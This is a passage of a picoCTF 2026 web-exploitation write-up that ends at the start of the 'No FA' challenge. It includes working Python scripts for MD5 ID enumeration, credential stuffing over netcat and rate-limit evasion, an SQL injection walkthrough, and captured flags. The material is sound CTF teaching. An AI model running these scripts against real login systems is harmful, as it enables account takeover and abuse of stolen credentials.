picoCTF 2026: (Almost) All Web Exploitation Challenges
Introduction
This year, picoCTF saw nearly 9000 total competitors. During the competition, I was able to solve 9 out of the 10 web exploitation challenges. The final challenge was by far the hardest of the entire 70-challenge competition. Here are my writeups to the 9 web challenges I solved, and my thoughts on the final web challenge.
Contents
- Old Sessions
- Secret Box
- Hashgate
- Credential Stuffing
- North-South
- Fool the Lockout
- No FA
- Sql Map1
- ORDER ORDER
- paper-2
Old Sessions
- Author: David Gaviria
- Solves: 2627
- Description: Proper session timeout controls are critical for securing user accounts. If a user logs in on a public or shared computer but doesn’t explicitly log out (instead simply closing the browser tab), and session expiration dates are misconfigured, the session may remain active indefinitely. This then allows an attacker using the same browser later to access the user’s account without needing credentials, exploiting the fact that sessions never expire and remain authenticated. Your friend tells you to check out a new social media platform he built a few years ago. Although it’s still under development, he said the site is almost complete. He also mentioned that he hates constantly logging into sites, and so has made his page that 'once you login, you never have to log-out again'!
The website contains login and registration pages.

We can create and account and login.

On the home page, we can see a comment about an interesting page at /sessions. We'll navigate there next.

These look like session cookies. We can confirm the second one is indeed our cookie.


Now, we can navigate to the home page using the admin cookie and get the flag.
Secret Box
- Author: Janice He
- Solves: 1648
- Description: This secret box is designed to conceal your secrets. It's perfectly secure—only you can see what's inside. Or can you? Try uncovering the admin's secret.
The website contains login and signup pages.

We can create an account and login.

From here, we can navigate to the Create New Secret page.


This page allows us to inter text and have it display on the homepage.
We’re provided the webserver source code, and now seems like a good time to inspect it. Within the code that handles secret uploads, we can find a vulnerable SQL query.
app.post('/secrets/create', authMiddleware, async (req, res) => {
	const userId = req.userId;
	if (!userId){
			// if user didn't login, redirect to index page
			res.clearCookie('auth_token');
			return res.redirect('/');
	}

	const content = req.body.content;
	const query = await db.raw(
			`INSERT INTO secrets(owner_id, content) VALUES ('${userId}', '${content}')`
	);

	return res.redirect('/');
});

We can close the query early by including ’); in our secret. Then, we can inject another query that will leak all entries in the database onto our homepage. To accomplish this, we need to understand the database schema, which we can find in the source code.
CREATE TABLE users (
    id text PRIMARY KEY DEFAULT gen_random_uuid(),
        username text NOT NULL,
    password text NOT NULL,
    created_at timestamptz NOT NULL DEFAULT now()
);

CREATE TABLE tokens (
    id text PRIMARY KEY DEFAULT gen_random_uuid(),
    user_id text NOT NULL REFERENCES users(id),
    created_at timestamptz NOT NULL DEFAULT now(),
        expired_at timestamptz NOT NULL DEFAULT now() + interval '1 days'
);

CREATE TABLE secrets (
    id text PRIMARY KEY DEFAULT gen_random_uuid(),
    owner_id text NOT NULL REFERENCES users(id),
    content text NOT NULL,
    created_at timestamptz NOT NULL DEFAULT now()
);
The secrets are stored in the secrets table along with its owner id. Each token is stored in the tokens table along with its owner id. Also in the source code is the query that gets the secrets displayed on the homepage.
if (userId){
    // logged in
    const query = await db.raw(
        `SELECT * FROM secrets WHERE owner_id = ?`,
        [userId]
    );

    return res.render('my_secrets', {secrets: query.rows});
}
Now, we can’t easily access our user id, but we do have access to our token.

With this token, we can get our user id from the tokens table, then update all rows in the secrets table to have our id. This will cause all rows of the secrets table to be displayed on the homepage. We can inject an SQL query that does exactly this.

Now, we can navigate to the homepage and get the flag.
Hashgate
- Author: Yahaya Meddy
- Solves: 1540
- Description: You have gotten access to an organization's portal. Submit your email and password, and it redirects you to your profile. But be careful: just because access to the admin isn’t directly exposed doesn’t mean it’s secure. Maybe someone forgot that obscurity isn’t security... Can you find your way into the admin’s profile for this organization and capture the flag?
The website contains just a login page at first. Luckily, we can find some credentials within the page as an HTML comment.
<!-- Email: guest@picoctf.org Password: guest -->Logging in brings us to the page /profile/user/e93028bdc1aacdfb3687181f2031765d, which displays the following message.

The string in the URL looks suspiciously like a hash, so we can throw it into CrackStation to quickly try to break it.

We can see that the string is the hash of the user ID. We can try some hashes of different IDs, including 0, 1, 1000, and 2000, but none will give us a valid page. As a last resort, we can try 100 IDs around 3000 with the following Python script.
import hashlib
import requests

URL = "http://crystal-peak.picoctf.net:56597/profile/user/"

for i in range (2950, 3050):
    num = str(i)
    num_hash = hashlib.md5(num.encode('utf-8')).hexdigest()
    res = requests.get(URL + num_hash)

    if "User not found." not in res.text:
        print(f"md5({num}) = {num_hash}")
Running this script gives the following output.
md5(3000) = e93028bdc1aacdfb3687181f2031765d
md5(3012) = 5a01f0597ac4bdf35c24846734ee9a76
We can navigate to the page with the hash of 3012 and get the flag.

Credential Stuffing
- Author: David Gaviria
- Solves: 1507
- Description: Credential stuffing is the automated injection of stolen username and password pairs (“credentials”) in to website login forms, in order to fraudulently gain access to user accounts. Since many users will re-use the same password and username/email, when those credentials are exposed (by a database breach or phishing attack, for example) submitting those sets of stolen credentials into dozens or hundreds of other sites can allow an attacker to compromise those accounts too. There was a recent data breach at a famous department store, in which the login credentials of thousands of users were stolen and dumped online. You're hoping at least one person reused their credentials from the department store for an account at a local bank. Stuff those credentials and get the flag!
Solution: Unlike the previous challenges, we interact with this webserver via netcat on the command line. We are prompted to enter a username and password.

We are also provided with a text file that contains around 1,500 credentials. We can create a Python script that tries each username and password pair and prints the output to the terminal. I recommend using the pexpect library to interact with programs on the command line with Python.
import pexpect
import sys

ADDR = "crystal-peak.picoctf.net"
PORT = 52721

with open("creds-dump.txt", 'r', encoding="utf-8") as f:
    for l in f:
        creds = l.split(';')
        username, password = creds[0], creds[1]

        s = pexpect.spawn(f"nc {ADDR} {PORT}", encoding="utf-8")
        s.logfile_read = sys.stdout

        s.expect("Username: ")
        s.sendline(username)
        s.expect("Password: ")
        s.sendline(password)
        s.expect(pexpect.EOF)
Now all we need to do is run the Python script and search the output for the flag.
python creds.py | grep picoCTF
picoCTF{d0nt_r3u5e_cr3d3nt1als_1ea26d1a}
North-South
- Author: Darkraicg492
- Solves: 1399
- Description: I've set up geo-based routing - can you outsmart it? You're trying to retrieve the flag, but there's a catch: access to the real service is restricted based on your geographic location. Only requests from a specific region are routed to the server that holds the flag. Everyone else is sent somewhere... less interesting.
The website presents us with a simple homepage.

We are give the Nginx configuration file, so we can search it to figure out how the webserver determines our region.
server {
    listen 80;

    location / {
        if ($geoip2_data_country_code = IS) {
            proxy_pass http://south;
        }

        proxy_pass http://north;
    }
}

“IS” is the country code of Iceland. So, if we use a VPN to route our request through a server in Iceland, we should get the flag.
Fool the Lockout
- Author: David Gaviria
- Solves: 1392
- Description: Your friend is building a simple website with a login page. To stop brute forcing and credential stuffing, they’ve added an IP-based rate limit: exceed the attempt threshold and your IP is blocked for a while. They’re convinced this makes guessing credentials impossible. To test their defense, they’ve created a dummy account with a random username–password pair from public credential lists, given you those username and password lists, and shared the full source code. Can you bypass the rate limit, log in, and capture the flag?
The website contains just a login page.

Looking at the provided source code, we can see how the rate limit is enforced.
@app.route("/login", methods=['GET', 'POST'])
def login():
    ## TODO - check rate limit
    if exceeded_rate_limit():
        return RATE_LIMITED_HTML

    # if POST, accept form data and try to add user
    if request.method == "POST":
        user_input = request.form['username']
        pswd_input = request.form['password']
        print("User input: %s, password input: %s" % (user_input, pswd_input))
        ...
"""For a given user IP, checks how many requests the user has made (by updating the storage) and if
the user it has exceeded the assigned rate limit. Returns true if the user has exceeded rate limit,
false otherwise. """
def exceeded_rate_limit() -> bool: # Could do a daemon, but since checks of status are always done before updating its not really necessary
curr_time = time.time()
# Grab the IP of the client
client_ip = request.remote_addr
print(f"Request ip address: {client_ip}", flush=True)
# refresh & add new entry to db if it doesnt exist
refresh_request_rates_db(client_ip)
if client_ip not in request_rates:
request_rates[client_ip] = {
"num_requests": 0,
"epoch_start": -1,
"lockout_until": -1
}
print(f"New entry added to db", flush=True)
# log request if it was a POST
if request.method == "POST":
request_rates[client_ip]['num_requests'] += 1
# if epoch hasnt started, set epoch
if request_rates[client_ip]['epoch_start'] == -1:
request_rates[client_ip]['epoch_start'] = curr_time
print(f"DB updated - {client_ip}:{request_rates[client_ip]}", flush=True)
# check if we exceeded rate threshold, return True if so
if request_rates[client_ip]['num_requests'] > MAX_REQUESTS:
if request_rates[client_ip]["lockout_until"] == -1:
request_rates[client_ip]['lockout_until'] = curr_time + LOCKOUT_DURATION
print("Account locked out")
print(f"DB - {client_ip}:{request_rates[client_ip]}", flush=True)
return True
return False""" Updates the request rates db for a given client ip, since information will likely be stale."""
def refresh_request_rates_db(client_ip):
curr_time = time.time()
if client_ip not in request_rates:
return
# check if attempt interval has elapsed, if so sets it to 0
epoch_start_time = request_rates[client_ip]["epoch_start"]
if curr_time - epoch_start_time > EPOCH_DURATION:
request_rates[client_ip]["num_requests"] = 0
request_rates[client_ip]["epoch_start"] = -1
# if was locked out but period ended update store
lockout_end = request_rates[client_ip]["lockout_until"]
if (lockout_end != -1) and time.time() >= lockout_end:
request_rates[client_ip]["lockout_until"] = -1MAX_REQUESTS = 10 # max failed attempts before a user is locked out
EPOCH_DURATION = 30 # timeframe for failed attempts (in seconds)
LOCKOUT_DURATION = 120 # duration a user will be locked out for (in seconds)We can see that the webserver will accept up to 10 attempts, upon which it will lock out the user for 2 minutes. However, if we remain under 10 attempts for 30 seconds after our first attempt, our number of attempts resets to 0. We will exploit this by limiting our requests to 9 every 30 seconds. This allows us to test the given 99 credentials in 5.5 minutes, compared to nearly 20 minutes if we ignore the rate limit. This allows us to find the correct credentials within the 15 minute uptime of the challenge instance.
from time import sleep
import requests
import sys

URL = "http://candy-mountain.picoctf.net:63919/login"
MAX_REQUESTS = 10
EPOCH_DURATION = 30

i = 0
with open("creds-dump.txt", 'r', encoding='utf-8') as f:
    for l in f:
        creds = l.split(';')
        data = {'username': creds[0], 'password': creds[1].strip()}

        res = requests.post(URL, data=data)
        if "Invalid" not in res.text:
            print(f"Correct credentials: {creds}")
            print(res.text)
            exit(0)
        else:
            print(f"Incorrect credentials: {creds}")

        i += 1
        if i % (MAX_REQUESTS - 1) == 0:
            sleep(EPOCH_DURATION)
Running our Python credential stuffer gets us the flag.
Correct credentials: ['princeton', 'olympic\n']
<!doctype html>
<html>
<head>
  <title>Silly Little Page</title>
  <link rel="stylesheet" href="/static/index.css">
</head>

<body>
  ...
  <p class="flag-message">picoCTF{f00l_7h4t_l1m1t3r_07d7152f}</p>
No FA
- Author: Darkraicg492
- Solves: 1279
- Description: Seems like some data has been leaked! Can you get the flag?
